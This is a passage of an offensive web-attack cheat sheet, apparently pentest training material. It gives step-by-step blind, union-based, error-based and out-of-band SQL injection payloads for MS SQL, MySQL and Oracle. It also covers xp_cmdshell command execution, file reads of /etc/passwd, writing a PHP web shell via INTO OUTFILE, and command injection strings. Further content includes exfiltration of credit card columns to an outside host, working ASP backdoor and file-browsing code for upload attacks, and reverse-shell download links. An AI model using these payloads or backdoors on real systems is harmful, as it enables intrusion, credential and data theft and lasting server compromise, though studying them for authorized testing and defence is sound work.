http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS')=9) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),1,1)))=99) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),2,1)))=117) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from

sysobjects where xtype=char(85) and name>'ORDERS'),3,1)))=115) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),4,1)))=116) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),5,1)))=111) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),6,1)))=109) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),7,1)))=101) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),8,1)))=114) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'ORDERS'),9,1)))=115) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Table Name = CUSTOMERS

BLIND SQL INJECTION - EXTRACT 1st TABLE COLUMN NAME

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS')=4) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS'),1,1)))=117) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS'),2,1)))=115) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS'),3,1)))=101) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS'),4,1)))=114) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Column Name = USER

BLIND SQL INJECTION - EXTRACT 2nd TABLE COLUMN NAME

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>'USER')=4) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>'USER'),1,1)))=112) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>'USER'),2,1)))=97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and

column_name>'USER'),3,1)))=115) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>'USER'),4,1)))=115) WAITFOR DELAY '00:00:10'--  (+10 seconds)

Column Name = PASS

BLIND SQL INJECTION - EXTRACT 3rd TABLE COLUMN NAME

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>,'PASS')=2) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>'PASS'),1,1)))=105) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from PRO-DB-1.information_schema.columns where table_name='USERS' and column_name>'PASS'),2,1)))=100) WAITFOR DELAY '00:00:10'--  (+10 seconds)

Column Name = ID

BLIND SQL INJECTION - EXTRACT 1st FIELD OF 1st ROW

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 USER from USERS)=5) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),1,1))=97) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),2,1))=100) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),3,1))=109) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),4,1))=105) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),5,1))=110) WAITFOR DELAY '00:00:10'--  (+10 seconds)

Field Data = ADMIN

BLIND SQL INJECTION - EXTRACT 2nd FIELD OF 1st ROW

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 PASS from USERS)=3) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 PASS from USERS),1,1))=49) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 PASS from USERS),2,1))=50) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 PASS from USERS),3,1))=51) WAITFOR DELAY '00:00:10'--  (+10 seconds)

Field Data = 123

BLIND SQL INJECTION - EXTRACT 3nd FIELD OF 1st ROW

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 ID  from USERS)=3) WAITFOR

DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 ID from USERS),1,1))=49) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 ID from USERS),2,1))=48) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 ID from USERS),3,1))=48) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Field Data = 100

BLIND SQL INJECTION - EXTRACT 1st FIELD OF 2nd ROW

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 USER from USERS where USER NOT in ('ADMIN') order by USERS desc)=3) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 USER from USERS where USER NOT in ('ADMIN') order by USER desc),1,1)))=106) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 USER from USERS where USER NOT in ('ADMIN') order by USER desc),2,1)))=111) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 USER from USERS where USER NOT in ('ADMIN') order by USER desc),3,1)))=101) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Field Data = JOE

BLIND SQL INJECTION - EXTRACT 1st FIELD OF 3nd ROW

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 USER from USERS where USER NOT in ('JOE') order by USERS desc)=3) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 USER from USERS where USER NOT in ('JOE') order by USER desc),1,1)))=106) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 USER from USERS where USER NOT in ('JOE') order by USER desc),2,1)))=105) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 USER from USERS where USER NOT in ('JOE') order by USER desc),3,1)))=109) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Field Data = JIM

**Calling the XP_CMDSHELL Stored Procedure in MS SQL Server (Privileged Database User Account Required)**

In some cases it is possible to run arbitrary commands on a system via SQL injection through the XP_CMDSHELL stored procedure. Here are some steps to get this working:

Technique for XP_CMDSHELL SQL Injection on Windows 2000

1. Check the current database version. With an inband approach (error based), the syntax for doing this in a username field of a login page would be:

Username: ' AND+1=0/@@VERSION--
Password: anything

On the database server, the query string would look something like:
SELECT Users.user, Users.password FROM Users WHERE Users.user = ‘’AND 1=0/@@VERSION--’ AND Users.password = ‘anything’;

output=> Syntax error converting nvarchar value 'Microsoft SQL Server 2000 - 8.0.2282 (Intel X86) ..."

From this output, we know that the XP_CMDSHELL stored procedure is likely available, but would require that the web application is using a privileged account.

2. Check what user the web application is logged into the database as.

Username: ' AND 1=0/SYSTEM_USER--
Password: anything

On the database server, the query string would look something like:
SELECT Users.user, Users.password FROM Users WHERE Users.user = ‘' AND 1=0/SYSTEM_USER--’ AND Users.password = ‘anything’;

output=> Syntax error converting nvarchar value 'sa' to a column data type int.

From steps 1 and 2, we know for certain that the database is running MS SQL Server 2000 as the most privileged user. Therefore, it is likely that the XP_CMDSHELL stored procedure will be enabled and available to the current database user.

3. Before attempting to execute the procedure, one final step is due to specifically how we call exec. In this example, we are calling exec as a new query, which means that we will have to terminate the previous query. Since we cannot see the exact query string as a web user, we will perform a simple test to verify that the database will allow us to close off the previous query and run the new one without any error.

Username: '; waitfor delay '00:00:10'--
Password: anything

4. Execute the XP_CMDSHELL stored procedure. Sniff ICMP traffic on your assessment host (Tcpdump, Wireshark, etc).

Username: ';exec master..xp_cmdshell 'ping 192.168.2.25'--
Password: anything

SELECT Users.user, Users.password FROM Users WHERE Users.user = ‘'; exec master..xp_cmdshell 'ping 192.168.2.25'--’ AND Users.password = ‘anything’;

If you receive ICMP echo request traffic originating from the target, you know that you are running arbitrary commands as an administrative user (SA). Unfortunately in the cases I have found this vulnerability on, output was not sent directly to the browser. That is why the ICMP test is done. But it is also possible to add a user, etc.

## Manual SQL Injection (PHP/MYSQL Server)

Number of columns enumeration

Using 'Order by' to determine the number of columns in a given query string for use with blind sql injection:

http://[site.com]/page.php?id=1 order by 100--

When we pass 100, it should say "unknown column in order by clause". We use the process of elimination to determine the number of columns. Next we would halve the number.

http://[site.com]/page.php?id=1 order by 50--
Again we would get an error. Lets try something like...10

http://[site.com]/page.php?id=1 order by 10--
When we do the number 10, the query completes just fine. We are close, but there might be more.

http://[site.com]/page.php?id=1 order by 15--
Another error in the order by clause. We know there is more than 10, but less than 15.

http://[site.com]/page.php?id=1 order by 12--
This passed just fine. Might be more, lets test.

http://[site.com]/page.php?id=1 order by 13--
Error. This means we have 12 columns. Now we are ready for some blind SQL injection. The reason for doing this is because the union select query must have the same number of columns when selecting from a query.
Now we run the following on the site and start testing for some table names:

**UNION ALL SELECT to enum db info**

http://[site.com]/page.php?id=1 union all select 0,1,2,3,4,5,6,7,8,9,10,11,12/*

http://[site.com]/page.php?=-1 union all select 0,1,2,3,4,5,6,7,8,9,10,11,12/*
or
http://[site.com]/page.php?=null union all select 0,1,2,3,4,5,6,7,8,9,10,11,12/*

The numbers 2,3, and 7 display on the screen so we know that those are the columns that will echo back data for us.

http://[site.com]/page.php?=null union all select 0,1,user(),@@version,4,5,6,@@datadir,8,9,10,11,12/*

http://[site.com]/page.php?=null union all select 0,1,load_file('/etc/passwd'),3,4,5,6,7,8,9,10,11,12/*
and
http://[site.com]/page.php?=null union all select 0,1,load_file(0x2f6574632f706173737764),3,4,5,6,7,8,9,10,11,12/*
You can use this if you run into a server that has magic quotes turned on.

```
String Encoder:
wget http://www.grayscale-research.org/new/code/StringEncoder.tar
tar -xvf StringEncoder.tar
cd StringEncoder
make
```

```
./convert -mx /etc/passwd
Encoded for MYSQL Injections: -----
Original: /etc/passwd
Encoded: 0x2f6574632f706173737764
```

**Blind SQL Injection**

http://[site.com]/page.php?id=1 and 1=1/*

http://[site.com]/page.php?id=1 and 1=2/*

Test if subselect works

when selects don't work then we use subselect

i.e

http://[site.com]/page.php?id=1 and (select 1)=1

if page loads normally then subselects work.

then we gonna see if we have access to mysql.user

i.e

http://[site.com]/page.php?id=1 and (select 1 from mysql.user limit 0,1)=1

if page loads normally we have access to mysql.user and then later we can pull some password usign load_file() function and OUTFILE.

3). Check table and column names

This is part when guessing is the best friend :)

i.e.

http://[site.com]/page.php?id=1 and (select 1 from users limit 0,1)=1 (with limit 0,1 our query here returns 1 row of data, cause subselect returns only 1 row, this is very important.)

then if the page loads normally without content missing, the table users exits.
if you get FALSE (some article missing), just change table name until you guess the right one :)

let's say that we have found that table name is users, now what we need is column name.

the same as table name, we start guessing. Like i said before try the common names for columns.

i.e

http://[site.com]/page.php?id=1 and (select substring(concat(1,password),1,1) from users limit 0,1)=1

if the page loads normally we know that column name is password (if we get false then try common names or just guess) here we merge 1 with the column password, then substring returns the first character (,1,1)

4). Pull data from database

we found table users i columns username password so we gonna pull characters from that.

http://[site.com]/page.php?id=1 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>80

ok this here pulls the first character from first user in table users.

substring here returns first character and 1 character in length. ascii() converts that 1 character into ascii value

and then compare it with simbol greater then > .

so if the ascii char greater then 80, the page loads normally. (TRUE)

we keep trying until we get false.

http://[site.com]/page.php?id=1 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>95

we get TRUE, keep incrementing

http://[site.com]/page.php?id=1 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>98

TRUE again, higher

http://[site.com]/page.php?id=1 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>99

FALSE!!!

so the first character in username is char(99). Using the ascii converter we know that char(99) is letter 'c'.

then let's check the second character.

http://[site.com]/page.php?id=1 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),2,1))>99

Note that i'm changed ,1,1 to ,2,1 to get the second character. (now it returns the second character, 1 character in lenght)

http://[site.com]/page.php?id=1 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>99

TRUE, the page loads normally, higher.

http://[site.com]/page.php?id=1 and ascii(substring((SELECT
concat(username,0x3a,password) from users limit 0,1),1,1))>107

FALSE, lower number.

http://[site.com]/page.php?id=1 and ascii(substring((SELECT
concat(username,0x3a,password) from users limit 0,1),1,1))>104

TRUE, higher.

http://[site.com]/page.php?id=1 and ascii(substring((SELECT
concat(username,0x3a,password) from users limit 0,1),1,1))>105

FALSE!!!

we know that the second character is char(105) and that is 'i'. We have 'ci' so far

so keep incrementing until you get the end. (when >0 returns false we know that we
have reach the end).

**File Upload Via SQL Injection** (MySQL)

The FILE privilege

If we want to read or write to files we have to have the FILE privilege.
First see wich user we are in db with code:

http://[site.com]/page.php?id=1’ UNION SELECT current_user,null /*

you can put current_user or user() or system_user

This will give us the username@server. //(normally ..@localhost)

*
You can also use the following blind SQL injections query,
but it's very booring.. :

Guess a name:
http://[site.com]/page.php?id=1’ AND user() LIKE ‘root

Brute the name letter by letter:
http://[site.com]/page.php?id=1’ AND MID((user()),1,1)>’m
http://[site.com]/page.php?id=1’ AND MID((user()),2,1)>’m
http://[site.com]/page.php?id=1’ AND MID((user()),3,1)>’m ecc...

Now we must acces to mysql.user so..

http://[site.com]/page.php?id=1’ UNION SELECT 1,2,3,file_priv,4 FROM mysql.user
WHERE user = ‘username

for username we put the name of current_user.
You can also have a look at the whole mysql.user table without the WHERE clause, but I
chose this way because you can easily adapt the injection for blind SQL injection:

http://[site.com]/page.php?id=1’ AND MID((SELECT file_priv FROM mysql.user WHERE
user = ‘username’),1,1) = ‘Y

Naturally, this it's a blind so yuo can't write 1,2,3.. becouse it's not a union select. (but it's subselects )

You can also recieve the FILE privilege info from the information.schema table on MySQL 5:

http://[site.com]/page.php?id=1’ UNION SELECT grantee,is_grantable FROM information_schema.user_privileges WHERE privilege_type = ‘file’ AND grantee like ‘%username%

Like IN blind sqli:

1’ AND MID((SELECT is_grantable FROM information_schema.user_privileges WHERE privilege_type = ‘file’ AND grantee like ‘%username%’),1,1)=’Y

**The web directory problem**

Once we know if we can read/write files we have to check out the right path. In the most cases the MySQL server is running on the same machine as the webserver does and to access our files later we want to write them onto the web directory. If you define no path, INTO OUTFILE will write into the database directory.

On MySQL 4 we can get an error message displaying the datadir:
http://[site.com]/page.php?id=1’ UNION SELECT load_file(’a'),null/*

On MySQL 5 we use:
http://[site.com]/page.php?id=1’ UNION SELECT @@datadir,null/*

The default path for file writing then is datadir\databasename.
You can figure out the databasename with:
http://[site.com]/page.php?id=1’ UNION SELECT database(),null/*

Now these information are hard to get with blind SQL injection. But you don’t need them necessarily. Just make sure you find out the web directory and use some ../ to jump back from the datadir.

If you are lucky the script uses mysql_result(), mysql_free_result(), mysql_fetch_row() or similar functions and displays warning messages. Then you can easily find out the webserver directory by leaving those functions with no input that they will throw a warning message like:

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in /web/server/path/file.php on line xxx

To provoke an error like this try something like:
http://[site.com]/page.php?id=1’ AND 1=’0 or add some like param[]=1

This works at the most websites. If you’re not lucky you have to guess the web directory or try to use load_file() to fetch files on the server which might help you. Here is a new list of possible locations for the Apache configuration file, which may spoil the webdirectory path:

/etc/init.d/apache
/etc/init.d/apache2
/etc/httpd/httpd.conf
/etc/apache/apache.conf

```
/etc/apache/httpd.conf
/etc/apache2/apache2.conf
/etc/apache2/httpd.conf
/usr/local/apache2/conf/httpd.conf
/usr/local/apache/conf/httpd.conf
/opt/apache/conf/httpd.conf
/home/apache/httpd.conf
/home/apache/conf/httpd.conf
/etc/apache2/sites-available/default
/etc/apache2/vhosts.d/default_vhost.include
```

Check out the webservers name first by reading the header info and then figure out where it usually stores its configuration files. This also depends on the OS type (*nix/win) so you may want to check that out too. Use @@version or version() to find that out:

```
http://[site.com]/page.php?id=1’ UNION SELECT @@version,null /*
```

-nt-log at the end means it’s a windows box, -log only means it’s *nix box.
Or take a look at the paths in error messages or at the header.

Typical web directories to guess could be:

```
/var/www/root/
/var/www/dbname/path/
/var/www/sitename/htdocs/
/var/www/localhost/htdocs
..
```

Basically you should be allowed to write into any directory where the MySQL server has write access to, as long as you have the FILE privilege. However, an Administrator can limit the path for public write access.

**Create useful files**

Once you figured out the right directory you can select data and write it into a file with:

```
http://[site.com]/page.php?id=1’ UNION SELECT columnname,null FROM tablename
INTO OUTFILE ‘../../web/path/file.txt
```

( sometimes from mysql.user )
Or the whole data without knowing the table/column names:

```
http://[site.com]/page.php?id=1’ OR 1=1 INTO OUTFILE ‘../../web/path/file.txt
```

If you want to avoid splitting chars between the data, use INTO DUMPFILE instead of INTO OUTFILE.

You can also combine load_file() with into outfile, like putting a copy of a file to the accessable webspace:

```
http://[site.com]/page.php?id=1’ AND 1=0 UNION SELECT load_file(’…’) INTO OUTFILE
‘…
```

In some cases I’d recommend to use

```
http://[site.com]/page.php?id=1’ AND 1=0 UNION SELECT hex(load_file(’…’)) INTO
OUTFILE ‘…
```

and decrypt it later with the PHP Charset Encoder, especially when reading the MySQL data files.

Or you can write whatever you want into a file:

http://[site.com]/page.php?id=1’ AND 1=0 UNION SELECT ‘code’,null INTO OUTFILE ‘../../web/server/dir/file.php

Here are some useful code examples:

A Normal code for a shell (PHP):

<? system($_GET['lol']); ?>

it's very important that the PHP safe_mode must be turned off!!.
If is turned on maybe we can bypass symple with a hex converter:

we can convert the code for bypass MAGIC_QUOTES_GPC filter.
(normally yuo cans ee if hex_mode work with a load_file(pathinhex),
like load_file(0x2f6574632f706173737764) for /etc/password (<= usually path)

we can see a lot of informations about the webserver configuration with:

<? phpinfo(); ?>

// SQL QUERY
<? ... $result = mysql_query($_GET['query']); ... ?>
Try to use load_file() to get the database connection credentials, or try to include an existing file on the webserver which handles the mysql connect.

REmember that the quotes are required and so if the error are like:

error db near '\/www/root/path/page.php'\
maybe it's becouse the quotes are not allowed (with special filter used for anti-xss)

So at the end: t

**SQL Injection Against Oracle**

**Error Based SQL Injection**
http://[site.com]/page.php?id=utl_inaddr.get_host_address((select banner from v$version where rownum=1))--

http://[site.com]/page.php?id=utl_inaddr.get_host_address((SELECT user FROM dual))--
This should word against Oracle 8,9i,and 10g

http://[site.com]/page.php?id=’ and 1=ctxsys.drithsx.sn(1,(select user from dual))--
This is an alternative that should work against 11g

http://[site.com]/page.php?id=utl_inaddr.get_host_address((SELECT global_name FROM global_name))--

http://[site.com]/page.php?id=utl_inaddr.get_host_address((Select granted_role from ( select rownum r, granted_role from user_role_privs) where r=1))--

http://[site.com]/page.php?id=utl_inaddr.get_host_address((Select granted_role from ( select rownum r, granted_role from user_role_privs) where r=2))--

http://[site.com]/page.php?id=utl_inaddr.get_host_address((select sys_context('USERENV', 'DB_NAME') FROM dual))--

**Union Based SQL Injection**
http://[site.com]/page.php?id=null union all select username FROM all_users--
http://[site.com]/page.php?id=null union all select concat(username,-1) FROM all_users--

**Obtaining the Current User's Password Hash in Oracle with UNION SELECT ALL (Privileged Database User Account Required)**

1. Enumerate the number of columns from the original query by utilizing the "ORDER BY" technique. Begin with a relatively high number to test whether the page loads. If so, divide by half. If not, add by 100% of that index. Rinse and repeat every time. Think of it as a manual binary search, one request at a time:

Take note of what the page looks like for a valid query by visiting: victim.com/products.asp?id=1

victim.com/products.asp?id=1'+ORDER+BY+50--

=> If the page loads an error page or a blank page, the number of columns from table being queried is below 50.

victim.com/products.asp?id=1'+ORDER+BY+25--

=> If the page loads an error page or a blank page, the number of columns from table being queried is below 25.

victim.com/products.asp?id=1'+ORDER+BY+13--

=> If the page loads an error page or a blank page, the number of columns from table being queried is below 13.

victim.com/products.asp?id=1'+ORDER+BY+12--

=> If the page loads the valid page from id=1, we conclude there was no error and that the number of columns in the table being queried is 12.

2. See if an empty page will load for a negative index value by visiting:

victim.com/products.asp?id=-1

If the page loads what appears to be the skeleton HTML page without any data rather than redirecting you to an error page, we can conclude that it is likely we will be able to extract data from within the HTML.

3. Since the maximum number of columns in the example above is 12, visit:

victim.com/
products.asp?id=-1'UNION+SELECT+ALL+null,null,null,null,null,null,null,null,null,null,null,null-

-

4. Begin replacing one column at a time with either a number or string.

A requirement to successfully perform a UNION SELECT ALL attack in Oracle is that the datatypes of your columns must match the column types of the original query. In other words, if you visit:

victim.com/
products.asp?id=-1'UNION+SELECT+ALL+1,null,null,null,null,null,null,null,null,null,null,null-
-

Your goal is that it loads the same page you saw for victim.com/products.asp?id=-1. If it looks like an error page or a completely blank page, you can conclude that the original query has a string data type for the first column of the query rather than an integer. If that is the case, enter:

victim.com/
products.asp?id=-1'UNION+SELECT+ALL+'a',null,null,null,null,null,null,null,null,null,null,null-
-

=> If HTML is present, look for a 'a' character anywhere within the page. If you have not found it, continue repeating step 4 until you have successfully found either an integer or string that loads within the webpage. In this example, you have 12 columns at your disposal.

5. Let's say that column two gives you a character that loads into the webpage. That is, when you visit this page you successfully see a 'a' character within the webpage content:

victim.com/
products.asp?id=-1'UNION+SELECT+ALL+null,'a',null,null,null,null,null,null,null,null,null,null-
-

6. From here, convert this UNION SELECT statement into one that will display the password hash for the current database user.

victim.com/
products.asp?id=-1'UNION+SELECT+ALL+null,user,null,null,null,null,null,null,null,null,null,null%20from%
-
victim.com/
products.asp?id=-1'UNION+SELECT+ALL+null,password,null,null,null,null,null,null,null,null,null,null%20fr
-

In each request, look for the respective Oracle database username and password hash. The password hash should be displayed as a 16 character value.

**Blind SQL Injection**
http://[site.com]/page.php?id=TEST
(produces a given page)
http://[site.com]/page.php?id=TEST' and (select user from dual)='SCOTT'--
(produces the same page)
http://[site.com]/page.php?id=TEST' and (select user from dual)='FOO'---
(produces a different page)

**Out-Of-Band SQL Injection**
http://[site.com]/page.php?id=SCOTT' and (select utl_inaddr.get_host_address((select user from dual)||'.j0e.learnsecurityonline.com') from dual) is not null--

http://[site.com]/page.php?id=SCOTT' and (select sum(length(utl_http.request('http://www.learnsecurityonline.com/ '||ccnumber||'.'||fname||'.'||lname))) from creditcard)>0--
This should word against Oracle 8,9i,and 10g

http://[site.com]/page.php?id=SCOTT' and (SELECT SYS.DBMS_LDAP.INIT((SELECT user from dual)||'.learnsecurityonline.com',80)FROM DUAL) is not null--
This is an alternative that should work against 11g

**Heavy Queries**
http://[site.com]/page.php?id=1'||(select 1 from dual where (select count(*)from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and (select user from dual)='SCOTT'))--
This query lasts about 30 seconds

http://[site.com]/page.php?id=1'||(select 1 from dual where (select count(*)from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and (select user from dual)='XXXX'))--
This query lasts 1 second so we know the user is Scott

## Command Injection

### Identifying Command Injection Vulnerablilities

In some cases, it may be possible to run arbitrary commands through the web application. This will be true when a website appears to take user input and upon submitting the input, the dynamically generated output looks similar to the result of a command being executed.

### Command Injection: Appending a Command

If a website has a Javascript drop-down menu with commands like ping, finger, and traceroute, and this menu is right beside a web form that takes in an ip address, you enter a valid ip address and select "ping". Observe the results, do they look similar to the result if you ran ping? It is likely that a string is being concatenated and passed to a System( ) function: System("ping " + $ip);

In this case, attempt to append an additional command to the end of the string. After selecting "ping" from the drop down menu, in the ip address form, type: 127.0.0.1 && cat /etc/passwd

or type: 127.0.0.1 ; cat /etc/passwd

**Command Injection:  Injecting Code to Run Commands**

Some websites may have a big form that is intended to interpret some code, then when the code is run on the website, the output is displayed within the page.  This may be true with tutorial sites that have an option to "Enter a block of code".  In these cases, attempt to enter code that will call the System function.  For example:     System("cat /etc/passwd");

## Backdoor Uploading Attacks

Web applications often allow for files such as images and documents to be uploaded to the remote server.  It could be possible that they are not properly verifying the file type prior to allowing it to be uploaded.  If this is true, it could be possible to upload a backdoor.  To test this out, follow these steps:

1.  Determine the language used by the application (ASP/JSP/PHP).
2.  Upload a legitimate file and analyze the HTML source containing the link to your file.  Take note of the following:
    - Was the file renamed or kept the same as the file that you uploaded?
    - Determine the full URI to the uploaded to know where to browse to our custom backdoor.
3.  Attempt to upload a backdoor.  In the case of the ASP backdoor, this also requires a copy of cmd.exe to be uploaded as well.
4.  Invoke the backdoor, passing your shell commands via the parameter variable.  Please note that STDERR messages will not be viewable when running commands with the ASP backdoor code example.

**ASP Backdoor Code**

Note:  This code requires a copy of cmd.exe to be uploaded.  In this example, it is renamed zzz.exe.  ASP Backdoor code by MC.

```
<%=Server.CreateObject("wscript.shell").exec(Server.MapPath(".") & "\zzz.exe /c """ & request("cmd") & """").stdout.readall %>
```

The backdoor called fun.asp is invoked as follows:

www.victim.com/path/to/uploads/fun.asp?cmd="netstat -an"

If the site prevents you from uploading a cmd.exe file, here are some other useful ASP tools:

1.  dir.asp by Jacob Giannantonio, invoked as follows:  www.victim.com/path/to/uploads/dir.asp?path="c:\"

```
<html>
<body>
<%
Dim objFSO, objFile, objFolder
Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
Set objFolder = objFSO.GetFolder(Request.QueryString("path"))
For Each objFile in objFolder.Files
Response.Write objFile.Name & "<br>"
```

```
Next
Set objFolder = Nothing
Set objFSO = Nothing
%>
</body>
</html>
```

2. cat.asp by Jacob Giannantonio, invoked as follows: www.victim.com/path/to/uploads/cat.asp?path="c:\boot.ini"

```
<html>
<body>

<%
  Const ForReading = 1
  Const ForWriting = 2
  Const ForAppending = 8
  Const TristateUseDefault = -2
  Const TristateTrue = -1
  Const TristateFalse = 0

  Dim oFS
  Dim oFile
  Dim oStream

  Set oFS = Server.CreateObject("Scripting.FileSystemObject")
  Set oFile = oFS.GetFile(Request.QueryString("path"))
  Set oStream = oFile.OpenAsTextStream(ForReading, TristateUseDefault)

  Do While Not oStream.AtEndOfStream
    sRecord=oStream.ReadLine
    Response.Write  sRecord
  Loop
  oStream.Close
%>

</body>
</html>
```

If any backdoor files appear to be uploaded successfully but fail to produce any output, it could be that the upload folder does not have execution privileges. In this case, attempt to modify the parameter variables of the upload application and see if it is possible to perform a directory traversal attack on the destination folder, then browse to a folder that is holding the legitimate web application code and drop the backdoor there. If it is not possible to break out of the upload folder with no execution privileges, attempt to at least put arbitrary HTML/Javascript into a file. That should get rendered on the server and noted as a persistent XSS vulnerability.

Here are some web shells:

http://michaeldaw.org/projects/wbc-v1b.tar.gz

http://open-labs.org/hacker_webkit02.tar.gz

http://pentestmonkey.net/tools/php-findsock-shell/php-findsock-

shell-1.0.tar.gz
http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz
